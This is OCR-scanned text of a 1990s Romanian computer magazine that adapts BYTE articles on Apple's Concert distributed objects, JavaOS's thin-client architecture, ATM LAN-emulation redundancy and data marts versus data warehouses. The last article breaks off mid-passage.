
Distributed Objects (DO) sunt parte integrantă din Concept dar nu aparţin unui cadru în sine, ci orice clasă dezvoltată cu Concert este potenţial distribuibilă. DO oferă un mecanism puternic pentru localizarea şi accesul la obiecte la distanţă.

DO din Concert nu sunt conforme cu CORBA, dar Apple ar putea adăuga legături spre CORBA în viitorul apropiat. Între timp, PDO (Portable Distributed Objects), de la Apple, permite ca obiectele să fie compilate şi distribuite pe toate variantele Unix răspândite. Acest lucru permite ca asemenea obiecte, care implică un calcul intens, să fie pe serverele puternice şi să conlucreze cu orice obiect Concert din reţea.

Proiectanţii de aplicaţii Windows vor fi fericiţi să afle că uneltele Concert pe Windows permit conectare OLE prin OLE Automation. Apple mai oferă o unealtă numită D'OLE care lucrează ca o punte între OLE şi PDO. Această pereche de produse transformă OLE într-o soluţie multiplatformă viabilă pentru lucrul cu obiecte.

Dezvoltare multi-platformă?

Aşa cum se vede din articol, Concert permite proiectanţilor să creeze şi să distribuie soluţii pe Mac, Windows sau Unix sau orice combinaţie a acestora. Concert oferă o multitudine de unelte şi cadre pentru construirea aplicaţiilor sau siturilor Web care utilizează bazele de date existente. În plus, sistemele vechi se pot integra uşor cu Concert. Figura „Componente Concert într-un exemplu de reţea" arată câteva exemple de componente Concert şi echipamentele pe care se pot executa acestea.



Enterprise Objects permite accesul la orice bază de date şi Web Objects permite clienţilor să vadă obiectele cu orice navigator Web.

Toate acestea pot să pară Nirvana pentru programator, dar mai există multe aspecte de soluţionat, înainte ca Rhapsody şi Concert să apară pe piaţă. Cea mai vizibilă problemă, probabil, pentru programatorii Concert, este timpul de învăţare pentru lucrul cu cadre. Învăţarea lui Objective-C este uşoară şi ia doar câteva zile. Datorită interfeţei clare şi intuitive de la Concert, uneltele de dezvoltare sunt uşor de învăţat. Totuşi, obişnuinţa cu întregul set de cadre poate dura câteva luni. Din fericire, proiectanţii au, în general, nevoie doar de un subset din fiecare cadru.

Un alt aspect este că proiectanţii în OpenStep sunt greu de găsit. Divizia de relaţii cu proiectanţi de la Apple trebuie să se străduiască să convingă proiectanţii ca aceştia să înveţe Concert. Altfel, unele corporaţii şi furnizori independenţi de soft se vor dezinteresa de Concert, pentru că este mai uşor să găseşti proiectanţi în C++. Apple poate să ajute prin păstrarea la nivel scăzut a costurilor iniţiale ale proiectării, ceea ce Next nu a reuşit niciodată.

Cu toate că Concert se bazează deja pe standarde, Apple trebuie să se străduiască să adauge conformitatea cu standarde, ori de câte ori este posibil. De exemplu, proiectanţii s-ar bucura să aibă un sistem DO complet compatibil CORBA sau o opţiune de conectare la baze de date, conformă cu ODMG (Object Database Management Group).

Până la urmă, aceste facilităţi sunt nesemnificative, în comparaţie cu extrema flexibilitate şi putere oferită de Concert. Orice proiectant, care a utilizat deja Concert, vă va spune că este un mediu atractiv pentru oricine doreşte să realizeze o bază unică de programe sursă pe care să le distribuie pe Mac, Windows şi Unix. Concert de la Apple este, în mod clar, o soluţie excelentă pentru aproape oricine, chiar şi pentru cei care lucrează doar sub Windows. ■

Justin Morgan a programat în OpenStep încă de la apariţia produsului pe cubul negru (NeXt). Îl puteţi găsi la: jmorgan@objectronics.com.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

JavaOS utilizează un nucleu mic care apelează, la nevoie, la servicii suplimentare de sistem de pe servere. De Charles Mirho şi Tom Clements

JavaOS: client sărac, servicii bogate

În prima parte a acestui deceniu, clienţii mari au dominat în reţelele din întreprinderi. Aceştia erau PC-uri desktop, la care orientarea de uz general a dus la programe de aplicaţii mari, care depăşeau capacitatea discurilor. SO necesar pentru execuţia lor ocupa RAM-ul, necesitând din ce în ce mai multă memorie şi capacitate suplimentară de disc.


Putem vedea acum calculatoare de reţea (NC), ca şi clienţi supli, cu o abordare eficientă a tehnicii de calcul. Nu mai sunt bogate, nu mai sunt independente, nu mai sunt nici legate de birou şi asemenea echipamente client minimale au nevoie de mai puţin RAM şi pot să renunţe chiar la disc.

Cum realizează NC acest lucru? Este legat dinamic la servere Internet sau intranet puternice. Doar un procent mic din serviciile sistem se află pe NC, în orice moment. Restul serviciilor se află memorate pe server şi sunt încărcate la cerere. Altfel spus, serverele păstrează majoritatea serviciilor sistem, care nu sunt esenţiale, şi NC le utilizează doar când JavaOS are nevoie de ele. Rezultă, astfel, un client sărac cu servicii bogate la dispoziţie.

SO portabil

JavaSoft a proiectat JavaOS pentru JVM (Java Vistual Machine). JVM este componenta centrală a modulului run-time independent de platformă. Serviciile sistem suplimentare (scrise în Java) se află pe nivelele deasupra JVM, ca şi diferitele API care derivă din JDK (Java Developement Kit). Aceste servicii şi API au avantajele tradiţionale oferite de Java: încărcare dinamică a claselor, legături run-time, independenţă de platformă şi securitate.

JavaOS este foarte bun pentru companiile care doresc standardizarea unei soluţii complete, deoarece aplicaţiile Java pot fi executate, fără portare, pe orice platformă cu facilităţi Java. Având JavaOS, atât pe calculatorul Java Station al şefului cât şi pe echipamentul pager al angajatului aflat pe teren, informaţia este transferată într-un mod uniform şi consistent în întreaga întreprindere.



Două treimi din JavaOS este scris în Java, în timp ce microkernel este scris în C.

Deoarece este portabil, puteţi instala JavaOS în nenumărate echipamente mobile. Lucrează cu nuclee native ca Mach sau Green Threads de la Solaris (un kernel cooperativ multitasking utilizat de primele Java Station) şi cu diferite nuclee RTOS (Real Time OS).

Java soft a reuşit să ofere un SO portabil prin scrierea unei părţi mari din SO în Java. De fapt, Java SO 1.0 constă din 68% de cod Java (un procent care va creşte în viitor pe măsură ce se va adăuga suport JDK), 30% cod C nativ şi 2% limbaj de asamblare.

JavaSO a fost lansat deja pentru multe procesoare. Acestea includ StrongARM, PowerPC, familia SPARC, procesoarele Hitachi SH-3 şi linia de produse x86 de la 486 în sus. Licenţa de JavaOS include dreptul de a modifica serviciile, sistem, atât timp cât se păstrează compatibilitatea cu standardele JDK.

Arhitectura JavaOS

JavaOS se execută într-un singur spaţiu de adrese, indiferent pe platforma pe care lucrează. Nu există mod supervizor, deşi există suport pentru cod protejat (trusted) la driverele de dispozitive. Codul protejat permite ca driverele să acceseze clase care nu sunt disponibile, în mod normal, pentru aplicaţiile Java. O colecţie de clase numite JDI (Java Driver Interface) oferă suport pentru drivere.

Inima JavaOS rămâne JVM. Serviciile sistem Java, driverele, apleturile şi aplicaţiile se execută cu JVM. Un nucleu minim microkernel oferă serviciile de bază pentru platformă, aşa cum se vede în figura alăturată. Există, de asemenea, un încărcător bootsrap (numit booter) care încarcă imaginea SO de bază. JavaSoft a scris mare parte din microkernel în C. Acesta mai foloseşte şi rutine scurte în limbaj de asamblare acolo unde sunt necesare performanţe optime.

Microkernel-ul efectuează două funcţii principale. Prima este adaptată platformei hardware specifice ca să ofere performanţe optime pentru JVM. A doua, microkernel, implementează funcţii specifice platformei ca lucrul cu fire, procese, administrare memorie, tratarea întreruperilor şi accelerare prin lucrul în mod nativ a operaţiilor critice din sistem (de exemplu ieşirea video)

Deoarece aderă la modelul cu client suplu, nucleul nativ JavaOS are în jur de 90KB. JVM şi clasele pentru suport C duc la o creştere cu 250KB. Suportul pentru clase JDK1.0 mai adaugă 1MB de cod Java iar suportul pentru JDK1.1 încă

1,5MB. Astfel în 2MB obțineți un SO înglobat, iar în 8MB (recomandat 16MB) aveți un SO de rețea cu un navigator inclus.

Încărcarea JavaOS

Sistemul boot JavaOS constă din 128KB de cod (diferă în funcție de implementare) a cărui sarcină este să încarce prima dată imaginea SO de bază și să-l informeze despre configurația echipamentelor de pe platforma de execuție. Ieșirea interfeței boot este un arbore standard IEEE-1275 Open Firmware de echipamente, care definește echipamentele platformei și conexiunile dintre ele.

Pentru echipamente simple, cum sunt cele pager, această informație poate fi o structură de date compilată anterior. Pentru NC-uri, cu locaș de extensie, configurația boot este determinată dintr-un PROM OpenBoot. JavaOS se poate încărca din ROM, memorie flash, disc dur sau floppy sau din rețea. Încărcarea de pe rețea asigură ca pe client să se încarce versiunea actuală a imaginii SO de bază, dar duce la creșterea traficului în rețea.

Drivere de echipament

Driverele JavaOS accesează echipamentele indirect, prin clase pentru platformă care abstractizează întreruperile, adresarea și administrarea memoriei pentru echipamentul hardware. Deoarece driverele sunt izolate de contactul direct cu hard-ul, integritatea SO este păstrată și erorile de procesare sunt minime.

Cu toate că sunt independente de modelul de memorie al sistemului, de modul de adresare și arhitectura întreruperilor, driverele sunt totuși legate de o combinație specifică bus / echipament. În acest sens, driverele mai reflectă încă defazajele echipamentelor specifice și arhitecturii de magistrală pentru care au fost realizate.

Driverele sunt asociate cu echipamente, prin intermediul unui sistem de fișiere din ROM legat la codul binar SO. Un director special de driver are intrări pentru driverele de echipamente specifice platformei de lucru.


Unele dintre aceste drivere sunt legate, adică au codul ca și componentă a imaginii SO de bază. Driverul de rețea JavaOS, de exemplu, este totdeauna legat deoarece trebuie să fie prezent la încărcare pentru a obține alte servicii sistem din rețea. Alte drivere se află, în afara imaginii SO, de bază, și codul acestora poate fi undeva în rețea.

Deoarece JavaOS este orientat rețea, se folosesc fișiere HTML pentru identificarea driverelor în sistemul de fișiere ROM. O înregistrare într-un fișier HTML este un URL care definește locul codului de driver. Acest URL poate indica un loc din codul binar SO (în cazul driverelor legate, ca cel de rețea) sau poate indica o altă locație din rețea.

O clasă sistem specială, device manager citește informațiile despre echipament din arborele de echipamente și construiește baza de date cu echipamente sistem. Aceasta conține intrări pentru fiecare echipament, pentru platforma dată. În plus, urmărește care fișiere de clase implementează interfețe la diferite echipamente. Device manager utilizează sistemul de fișiere din ROM, pentru a asocia interfețele și echipamentele cu drivere, așa cum se vede în figura „Încărcarea JavaOSs.

Deoarece driverele de echipament sunt identificate în JavaOS, folosind fișiere HTML, este posibilă utilizarea unui navigator Web pentru a vedea topologia echipamentelor din sistem, chiar și de la un alt client JavaOS (dacă există drepturile necesare). Acest lucru este util pentru diagnostic și depanare de la distanță.

Este de asemenea posibil ca baza de date a echipamentelor sistem să se actualizeze automat, dinamic, pe măsură ce se adaugă la și se scot echipamente din sistem. Acest lucru este valabil, indiferent dacă accesul are loc prin cartele ce se pot insera din mers sau dacă se face instalare din rețea.



JavaOS utilizează un arbore de echipamente Open Firmware din codul încărcător, pentru localizarea driverelor pentru platforma dată.

Un produs actual

JavaOS oferă funcționalitatea unui client bogat, într-un volum de client sărac. În final, JavaOS poate fi considerat că permite întreprinderilor mari să adopte ca standard soluția extensibilă Java pentru transfer de informații la pagere, telefoane digitale NC-uri și stații de lucru.

JavaOS oferă o posibilitate pentru furnizorii de nuclee să se extindă pe piața mai mare a platformelor de aplicații Java. Prin înglobarea unui kernel propriu sub JavaOS, furnizorul unui nucleu menține avantajele tehnologice ale propriului produs și câștigă simultan acces la marea bază de instalări de aplicații Java.

Distribuirea pe scară largă de JavaOS poate duce la trafic mai mare în rețea și vulnerabilitate crescută la blocajele de server. Dar versiunile viitoare vor implementa cache pentru obiecte, posibil bazat pe algoritm LRU (least recently used). Un cache de obiecte va reduce semnificativ traficul în rețea și va reduce vulnerabilitatea. Pentru cache, ar putea fi nevoie de memorie flash sau un disc mic pe platforma client.


Charles Mirho este autor / programator din Silicon Valley. Îl puteți găsi la: **mirho@pacbell.com.** *Tom Clements este scriitor tehnic la divizia JavaSoft de la Sun Microsystems. Îl găsiți la:* **tom.clements@eng.sun.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

O rețea ATM robustă necesită mai mult decât cabluri suplimentare. O configurație potrivită pentru comutatoare și rutere este crucială.. ***By Jeffrey Fritz***

Siguranță pentru ATM: partea a II-a

Luna trecută am discutat diferite metode de furnizare a redundanței pentru rețele care au coloane ATM. Am explicat cum modul de aranjare al comutatoarelor ATM într-o configurație plasă și conectarea duală a stațiilor de lucru poate furniza toleranță la defecte. De asemenea, am afirmat că o creare a perechilor LES/BUS (LAN Emulation Server/Broadcast and Unknown Server), folosind dispozitive ATM multiple a fost o metodă bună de asigurare a disponibilității serviciilor LANE. În această lună, vom cerceta detaliile creării unor servicii LANE redundante și vom învăța cum uneori, pentru o rețea ATM, redundanța poate lucra împotriva voastră.



Perechile LES/BUS redundante permit o partajare a sarcinii și elimină căderile punctelor singulare.

Perechi LES/BUS redundante

Viitoarea versiune LANE 2.0 a Forumului ATM va furniza redundanță pentru serviciile LANE. Specificațiile versiunii LANE 1.0, din februarie 1995, nu au furnizat detalii pentru redundanța LANE, însă, din perspectiva implementării ele nu blochează redundanța. Producătorii, au implementat, sub LANE 1.0, metode de furnizare a redundanței LANE care s-ar putea sau nu să fie interoperabile - chiar dacă furnizează aceeași formă de redundanță.

Una din cele mai comune forme ale redundanței LANE permite fiecărui LES să fie făcut conștient de existența celorlalte servere LANE de pe aceeași rețea LAN emulată (e-LAN). Când apare acest lucru, se spune că serverele LES operează ca și „perechi cooperante". Desigur, dispozitivele ATM care rulează serviciile LANE trebuie să fie capabile să suporte perechile LES/BUS redundante.

Figura „Redundanță pentru LAN-uri emulate", ilustrează cum pot fi configurate perechile LES/BUS redundante. Remarcați faptul că un client A de emulare LAN (LEC - LAN emulation client) este servit de perechea LES/BUS 1, LEC B este deservit de perechea LES/BUS 2, iar LEC C este deservit de perechea LES/BUS 3. În realitate, clienții multipli sunt în mod uzual suportați de o singură pereche LES/BUS. Cu toate acestea, pentru simplitate, am indicat doar un singur LEC pentru o pereche LES/BUS.

Dispozitivele LES cooperante folosesc conexiuni punct-multipunct de la fiecare LES, la fiecare din celelalte perechi LES asociate cu această rețea e-LAN particulară. Așa cum poate fi observat din figură, există o conexiune punct-multipunct de la LES 1 la LES 2 și LES 3. În mod similar, LES 2 are conexiuni punct-multipunct la LES 1 și LES 3. Iar LES 3 are o conexiune punct-multipunct la LES 1 și LES 2. Folosind conexiunile punct-multipunct, fiecare LES devine conștient de existența celorlalte servere LES de pe e-LAN și poate schimba informații cu ele. Din moment ce, aceeași informație de configurare există în toate serverele LANE cooperante, dacă unul din dispozitivele LES/BUS ar eșua, o altă pereche i-ar lua locul. Aceeași redundanță apare dacă cablul care alimentează un dispozitiv LES/BUS este tăiat.

Pentru claritate, figura ilustrează doar conexiunile la serverele LANE. Aceeași redundanță este, în mod uzual, realizată și pentru BUS-uri. Fiecare BUS are conexiuni punct-multipunct la fiecare din celelalte perechi BUS din e-LAN. Dacă un BUS cade, altul îi ia locul.

Timpi de refacere după defecte

În rețele fără conexiuni, cum ar fi Ethernet, fiecare pachet este rutat individual. Aceasta face ca reconstituirea după defecte să fie rapidă și ușoară. Oricum, ATM se bazează pe apeluri prin conexiuni, pe canale virtuale (VCC - Virtual Channel Connections) pentru transportarea datelor prin rețea. Când apare vreo disfuncționalitate, comutatoarele din rețeaua ATM trebuie să rediri-

jeze apelurile existente. Aceasta cere timp. De asemenea, rețeaua ATM trebuie să se ocupe cu mai mult de un singur tip de apel. Unele apeluri sunt configurate pe data-direct VCC. Un data-direct VCC transportă date utilizator la o singură adresă (unicast). Astfel, VCC acționează mai mult ca și o conexiune telefonică. Alte apeluri sunt configurate pe VCC-uri cu control-direct sau configurare-directă. În principal, aceste VCC-uri sunt folosite pentru servicii LANE și transmisii cu o singură adresă. Ele sunt analoge infrastructurii de control a sistemului telefonic care ajută la rutarea apelurilor, de la apelare până la partea apelată. Aceste VCC-uri suportă în mod tipic conexiuni la LES și BUS.

Când o cădere în rețea întrerupe doar conexiunile pe canale virtuale data-direct, timpii de refacere tind să fie scurți. Aceasta pentru că VCC-urile de control- și configurare-directă sunt încă în viață, astfel că, serviciile LANE nu sunt afectate de cădere. E necesar doar un simplu proces de reconectare a apelurilor data-direct.

Atunci însă când VCC-urile de control și configurare-directă sunt întrerupte, serviciile LANE însele vor fi întrerupte. Înainte ca apelurile data-direct să poată fi refăcute, clienții LANE trebuie să se reconecteze cu LES/BUS-urile potrivite și să reînregistreze serviciile LANE. Acest proces durează considerabil, mai mult decât o simplă reconectare a apelurilor data-direct.

Veștile bune sunt că, în ambele cazuri, refacerea va fi rapidă, în funcție de care legături sunt rupte și câte comutatoare sunt implicate. Într-o rețea tipică cu magistrale, apelurile pot fi refăcute în max. 30 secunde. Pentru căderile de rețea, aceasta reprezintă o durată respectabilă de timp.


Buclarea punților

Buclele apar atunci când există căi multiple de la sursă la destinație, într-un mediu cu punți. Buclarea punților este afurisită: Ea cauzează turbulențe de trafic care pot îngenunchea cu ușurință rețeaua unei întregi întreprinderi. E bine de reținut că, atunci când conexiunile redundante nu sunt bine configurate, ele se pot transforma în bucle pentru punți.

În LANE, versiunea 1.0, tot ce există în interiorul unui e-LAN este conectat prin punți. Aceasta favorizează crearea accidentală a buclelor, din moment ce, în furnizarea redundanței, noi creăm într-adevăr căi paralele multiple. Oricum, există metode care pot fi aplicate pentru a elimina buclarea punților.

Unele comutatoare ATM suportă protocolul IEEE 802.1d Spanning Tree. Spanning Tree a fost dezvoltat, în mod special, pentru a preveni buclarea punților. El face acest lucru, asignând legăturilor paralele unele costuri ale căii. Astfel, algoritmul Spanning Tree va închide în mod automat comutatorul sau porturile punților de pe legăturile paralele cu cel mai ridicat cost. Aceasta dezactivează căile paralele și previne buclarea. Dacă conexiunea primară cade, algoritmul se întoarce la port, conectând calea redundantă.

Din nefericire, nu fiecare comutator ATM suportă Spanning Tree. Cu toate astea, chiar și în aceste comutatoare, buclarea poate fi evitată. Presupunem că switch-ului A din figura „Conexiuni redundante fără bucle" i se transmite că prețul către comutatorul B, pe fibra A este zero. Totuși, costul către B, pe calea alternativă cum ar fi pe fibrele D, C, sau B și E este 10, respectiv 15. Din moment ce căile redundante sunt asociate cu costuri ridicate, ele nu vor fi folosite, atât timp cât va exista prima cale. Astfel, buclarea este mai puțin probabil să apară. Valorile costului sunt evaluate de către administratorul rețelei pe baza conexiunii de port. Indiferent de ce metodă alegeți, scopul este să aveți căi redundante, care să rămână inactive până la căderea căii principale.



Buclele pot fi eliminate prin specificarea rutelor preferate dintre comutatoare.

Monitorizare defensivă

Este ușor să devii suficient de asigurat, având rețele proiectate cu un înalt grad de redundanță. Oricum, această senzație falsă de asigurare poate fi periculoasă. Mai mulți administratori de rețea au fost surprinși când inelele lor FDDI, deja buclate, au suferit o cădere suplimentară. Din păcate, acești manageri n-au fost conștienți de buclarea originală, până ce rețeaua a fost ruptă în două de a doua cădere.

În mod clar, pentru a corecta situația inițială, trebuie să fie luate măsuri rapide, în principal dacă redundanța rețelei ascunde o problemă serioasă. Conducerea ar trebui să monitorizeze defensiv starea rețelei, pentru a se asigura că este perfect funcțională. Aceasta presupune verificări regulate și îngrijite ale conexiunilor fibrei, comutatoarelor, ruterelor și stațiilor de capăt ATM. Este suficient să specificăm că monitorizarea stării rețelei cu unelte de administrare, cum ar fi SNMP sau Integrated Local Management Interface, este esențială.

Supraviețuind pierderii

Rețelele ATM pot fi construite cu capacitatea de-a supraviețui la căderea unor cabluri sau comutatoare. Combinarea serviciilor LES/BUS cooperante, redundante, cu cablare țesută și duală, asigură un înalt grad de supraviețuire oricărei rețele. Aceasta înseamnă că și cu conexiuni orientate, configurații punct-cu-punct și punct-multipunct, o coloană ATM totuși poate fi făcută sigură. Indiferent dacă cade un comutator ATM sau un cablu de alimentare, rețeaua va supraviețui. ■

Jeffrey Fritz este responsabil pentru dezvoltarea de tehnologii de vârf pentru rețele la West Virginia University. Este autorul cărții: Remote LAN Access: A Guide for Networers and the Rest of Us (Manning Publications / Prentice Hall PTR). Îl puteți găsi la **jfritz@wvu.edu.**

[din BYTE, o publicație McGraw-Hill, Inc. Adaptare - *Daniel Moldovan*]

Atenţie, cumpărători din magazine de date

Pentru accesul la datele dumneavoastră preţioase, puteţi construi magazine de date pornind de jos în sus sau de sus în jos.

De Karen Watterson

Scenariul nr.1: Corporaţia dumneavoastră mare are un depozit de date pentru toată întreprinderea şi care conţine informaţiile necesare în departamentul dumneavoastră, ascunse undeva. Problema este că, pentru a izola datele necesare, trebuie să tăiaţi şi potriviţi mai mult ca Julia Child, să faceţi mai multe piruete ca Nijinsky şi mai multe scufundări ca Jacques Cousteau. În plus, administratorul dumneavoastră de reţea se uită urât din cauza traficului la serverul de producţie utilizat, din care toţi doresc o bucăţică.



ILUSTRAŢIA: DOUGLAS FRASER © 1997

Scenariul nr.2: Departamentul sau mica firmă la care lucraţi s-ar bucura să actualizeze modul de lucru cu datele din baza de date. Dar preţul şi efortul necesar configurării unui depozit de date vă permit doar să visaţi la aşa ceva.

Depozitul de date (data werehouse) este o temă actuală, deoarece întreprinderile îşi dau seama că pot utiliza informaţia ca armă în competiţia de pe piaţă. Ideea este de a consolida şi agrega datele din sistemele de producţie într-un depozit de date centralizat sau distribuit, sau în magazine de date de unde utilizatorii pot lua date. Utilizatorii pot apoi utiliza datele obţinute pentru, să zicem, oferirea unei deserviri mai bune a beneficiarilor, pentru o analiză mai bună şi mai rapidă, sau pot reprezenta datele în noi moduri care evidenţiază probleme sau oportunităţi nedetectabile altfel.

Alte două stimulente pentru crearea de depozite de date sau magazine de date sunt posibilitatea de a face minerit de date şi posibilitatea de a oferi acces la datele rezultate din depozit pe Internet. Vestea bună este că magazinul de date poate satisface ambele cerinţe: accesul local la date semnificative la un cost şi efort care nu vă vor distruge.

Depozit sau magazin?

Cu toate zvonurile că magazinele de date sunt singura cale, fiind mai puţin costisitoare decât depozitele de date pentru întreprinderi, terminologia în sine poate avea o componentă emoţională (vedeţi şi tabele Depozit sau magazin?). Atunci când Bill Inmon, unul din fondatorii firmei Prism Solutions şi acum conducătorul propriei firme de depozite de date Pine Cone Systems, a definit pentru prima dată un depozit de date în 1990 ca fiind „o colecţie de date orientată pe subiect, integrată, funcţie de timp şi nevolatilă pentru suport în decizii de management“ viziunea lui a fost pentru toată întreprinderea.

Definiţiile de azi, orientate mai mult spre procese, se concentrează mai mult la înmagazinare decât la depozit sau magazin. Depozitarea (warehousing) se referă la un set de procese sau o arhitectură care contopeşte date înrudite din multe sisteme funcţionale, pentru a oferi o viziune integrată a datelor, care pot fi de la multe departamente din firmă.

Magazinele de date, pe de altă parte, au o tendinţă de orientare pe subiect sau departament. Ele pot fi subseturi ale unui depozit mai mare (în acest caz fiind magazine dependente), dar acest lucru nu este o cerinţă şi există multe magazine independente. Nici nu puteţi defini magazinele de date în termeni de dimensiune, nefiind în mod necesar mai mici decât depozitele de date ale firmei. Este posibil, de exemplu, ca pentru analiza unei unităţi funcţionale din firmă să fie nevoie de atât de multe date istorice încât volumul este mai mare decât datele la nivel de sumar, disponibile în depozitul de date utilizat curent de firmă.

Confruntarea între depozit şi magazin este unul din subiectele la care nu există răspunsuri simple. Unele organizaţii insistă că magazinele sunt subseturi din depozite şi că nu puteţi (sau n-ar trebui) să aveţi magazine, până ce nu creaţi un depozit de date al întreprinderii (şi modelul pentru date). Alţii spun că în mediul cu o competiţie acerbă de azi trebuie să fiţi nebun ca să vă aventuraţi într-un proiect

de depozit de date multinivel, ca o cerinţă primară de desfăşurare a oricărui magazin de date. Ei cred că este mai rezonabil să abordaţi un proiect pilot simplu de magazin de date pentru activitatea de bază a firmei, aceea care realizează 90% din profit şi să urmăriţi rezultate imediate.

Şi date fiind preţurile relativ modeste pentru magazinele de date, nu este oare rezonabil să vedeţi în primul magazin de date o încercare care poate fi eventual abandonată? Fred Brooks în cartea Mythical Man Month afirmă că „acolo unde se foloseşte un concept de sistem sau o tehnologie nouă trebuie construit un sistem la care se va renunţa pentru că nici cea mai bună planificare nu este atât de atotcunoscătoare ca să fie bună din prima încercare". Cu alte cuvinte, trebuie chiar să prevedeţi că renunţaţi la prima variantă, căci există şansa ca să se întâmple aşa orice aţi face.

